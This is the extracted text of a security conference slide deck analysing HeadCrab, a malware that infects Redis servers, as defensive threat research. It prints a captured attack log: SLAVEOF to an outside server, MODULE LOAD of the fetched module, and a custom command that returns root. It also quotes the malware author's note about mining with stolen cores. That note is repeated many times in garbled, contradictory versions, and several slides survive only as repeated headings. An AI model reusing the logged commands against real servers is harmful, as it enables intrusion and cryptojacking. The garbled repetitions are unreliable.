



REDIScovering HeadCrab

A Technical Analysis of a Novel Malware and the Mind Behind It

Asaf Eitani & Nitzan Yaakov | Dec 6 13:30





Agenda

- Redis Introduction
- The Story of HeadCrab
- HeadCrab Technical Analysis
- C2 Infrastructure
- Attacker Conversations
- Service Technical Analysis
- HeadCrab 2.0

Introduction



Asaf Eitani

Senior Security Researcher, Aqua Security

Low level Linux research

Malware analysis

Incident response

Introduction




Nitzan Yaakov

Security Data Analyst , Aqua Security

Threat research

Data analysis

Honeypots as Research Tool




aqua
tracee

- Detection of new methods, tools and indicators
- Providing a deeper understanding on attackers' tactics, techniques and procedures (TTP)
- Monitoring system behavior using Tracee based eBPF technology



Our Honeypot





What is Redis?

- Popular **database** solution
- Supports Master-Slave cluster **replication**
- **Anonymous login** prevention by **Protected mode**
- Server functionality extending by **Redis Modules**

Redis Modules




- Shared Object file (.so)
- Loaded by the Redis process
- Once loaded is a part of the Redis process

The SLAVEOF\REPLICAOF Attack

Abusing the SLAVEOF\REPLICAOF feature – A known technique since 2018



SLAVEOF\REPLICAOF Attack



The Story of HeadCrab

Slaveof\Replicaof Infection Method

```
TIME  
1673347867  
SLAVEOF 116.202.102.79 8080  
+OK  
TIME  
1673347888  
MODULE LOAD ./temp-1673347866.1.rdb  
...  
MODULE LOAD ./temp-1673347888.1.rdb  
...  
-ERR Error loading the extension. Please check the server logs.  
+OK  
...  
rdss 2381675947053628537 id  
uid=0(root) gid=0(root) groups=0(root)
```

HeadCrab



Aqua Reference in the Malware



Hello. This is Headcrab-junior (plugin), made to bring unconditional basic income to ppl with some disadvantages.

All things considered, i treat mining as almost acceptable, but with more zombies the amount of stolen cores will fall (~25-50% for now). p.s. Feel free to send any curses or suggestions to ice9j@proton.me.

Also in the future zombification will be more and more intelligent, preventing mining on critical, personal or highload systems.

miniblog:

Sep 21 | Pamdicks is too old for getdents64 ^,^

Oct 21 | Headcrab hooks finally added to service, but many original things are losted.


As u may know, some signals (timer, sigsegv) have a pretty obvious opportunity to intercept 'select loop' (just use mremap() to beat selinux), and sigio is amazing in himself.

But then sshd's design will give you hard times. Of course, u can save fds for later like i did, or use tcp window/src port/bpf... nah, who even checks got nowdays? I hope it's you

Jan 22 | Gj catching service! (does the tiger say 'grrr'? :)

Dec 22 | AquaSec, plz. If u don't have CVE-2022-0543 usage logs, just trust your eyes. (waiting for Redic)

Aqua Reference in the Malware



Headcrab
rendered,

All the...
fall (~
Also in
highly
mining.
- - - - -

...gin), made to bring unconditional basic income to ppl with some disadvantages.
...ng as almost acceptable, but with more zombies the amount of stolen cores will
free to send any curses or suggestions to ice9j@proton.me.
will be more and more intelligent, preventing mining on critical, personal or

Sep 21 | Pamdicks is too old for getdents64 ^,^

Oct 21 | Headcrab hooks finally added to service, but many original things are losted.
As u may know, some signals (timer, sigsegv) have a pretty obvious opportunity to intercept
'select loop' (just use mremap() to beat selinux), and sigio is amazing in himself.
But then sshd's design will give you hard times. Of course, u can save fds for later like i did,
or use tcp window/src port/bpf... nah, who even checks got nowdays? I hope it's you

Jan 22 | Gj catching service! (does the tiger say 'grrr'? :)

Dec 22 | AquaSec, plz. If u don't have CVE-2022-0543 usage logs, just trust your eyes. (waiting for Redic)

Aqua Reference in the Malware

Hello. This is Head
All things consider
fall (~25-50% for n
Also in the future z
highload systems.
miniblog:

(plugin
mining a
el free
.

Sep 21 | Headcrabs is too old for getdents64 ^,^

Oct 21 | Headcrab hooks finally added to service, but many original things are losted.
As u may know, some signals (timer, sigsegv) have a pretty obvious opportunity to intercept
'select loop' (just use mremap() to beat selinux), and sigio is amazing in himself.
But then sshd's design will give you hard times. Of course, u can save fds for later like i did,
or use tcp window/src port/bpf... nah, who even checks got nowdays? I hope it's you

Jan 22 | Gj catching service! (does the tiger say 'grrr'? :)

Dec 22 | AquaSec, plz. If u don't have CVE-2022-0543 usage logs, just trust your eyes. (waiting for Redic)



Aqua Reference in the Malware

Hello. This is Headcrab-junior (plugin), made to bring unconditional b
All things considered, i treat mining as almost acceptable, but with m
fall (~25-50% for now). p.s. Feel free to send any curses or suggestion
Also in the future zombification will be more and more intelligent, pr
highload systems.

miniblog:

Sep 21 | Pamdicks is too old for getdents64 ^,^

Oct 21 | Headcrab hooks finally added to service, but many original things are losted.
As u may know, some signals (timer, sigsegv) have a pretty obvious opportunity to intercept
'select loop' (just use mremap() to beat selinux), and sigio is amazing in himself.
But then sshd's design will give you hard times. Of course, u can save fds for later like i did,
or use tcp window/src port/bpf... nah, who even checks got nowdays? I hope it's you

Jan 22 | Gj catching service! (does the tiger say 'grrr'? :)

Dec 22 | AquaSec, plz. If u don't have CVE-2022-0543 usage logs, just trust your eyes. (waiting for Redic)



Aqua Reference in the Malware

Hello. This is Headcrab-junior (plugin), made to bring unconditional basic income to ppl with some disadvantages.
All things considered, i treat mining as almost acceptable, but with more zombies the amount of stolen cores will
fall down (for now). p.s. Feel free to send any curses or suggestions to ice9j@proton.me.

The zombification will be more and more intelligent, preventing mining on critical, personal or

--
Sep 21
Oct 21

Dec 22 | Aqua

is too old for getdents64 ^,^

hooks finally added to service, but many original things are losted.
know, some signals (timer, sigsegv) have a pretty obvious opportunity to intercept
loop' (just use mremap() to beat selinux), and sigio is amazing in himself.
even sshd's design will give you hard times. Of course, u can save fds for later like i did,
tcp window/src port/bpf... nah, who even checks got nowdays? I hope it's you
thing service! (does the tiger say 'grrr'? :)

plz. If u don't have CVE-2022-0543 usage logs, just trust your eyes. (waiting for Redic)

Aqua Reference in the Malware



Hello. This is Headcrab-junior (plugin), made to bring unconditional basic income to ppl with some disadvantages.
All things considered, i treat mining as almost acceptable, but with more zombies the amount of stolen cores will fall (~25-50% for now). p.s. Feel free to send any curses or suggestions to ice9j@proton.me.
Also in the future zombification will be more and more intelligent, preventing mining on critical, personal or highload systems.

miniblog:

Sep 21 | Pandicks is too old for getdents64 ^,^

Oct 21 | looks finally added to service, but many original things are losted.


Nov 21 | so, some signals (timer, sigsegv) have a pretty obvious opportunity to intercept (just use mremap() to beat selinux), and sigio is amazing in himself.

Dec 21 | design will give you hard times. Of course, u can save fds for later like i did,

Jan 21 | /src port/bpf... nah, who even checks got nowdays? I hope it's you

Feb 21 | nice! (does the tiger say 'grrr'? :)

Mar 21 | you don't have CVE-2022-0543 usage logs, just trust your eyes. (waiting for Redic)



Gj catch
AquaSec,

Aqua Reference in the Malware



Hello. This is Headcrab-junior (plugin), made to bring unconditional basic income to ppl with some disadvantages.
All things considered, i treat mining as almost acceptable, but with more zombies the amount of stolen cores will fall (~25-50% for now). p.s. Feel free to send any curses or suggestions to ice9j@proton.me.
Also in the future zombification will be more and more intelligent, preventing mining on critical, personal or highload systems.

miniblog:

Sep 21 | Pamdicks is too old for getdents64 ^,^

Oct 21 | Headcrab hooks finally added to service, but many original things are losted.

As you may know, some signals (timer, sigsegv) have a pretty obvious opportunity to intercept them. The 'loop' (just use mremap() to beat selinux), and sigio is amazing in himself.

As for the rshd's design will give you hard times. Of course, u can save fds for later like i did, or use window/src port/bpf... nah, who even checks got nowdays? I hope it's you own service! (does the tiger say 'grrr'? :)

Nov 21 | If u don't have CVE-2022-0543 usage logs, just trust your eyes. (waiting for Redic)

Jan 22

Dec 22

Technical Analysis



What's special?

- Custom Redis commands
- High operation security
- 50+ Advanced capabilities

Attack Phases



Attack Phases



Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Attack Phases



Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Attack Phases



Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Attack Phases



Attack Phases



Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Attack Phases



Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

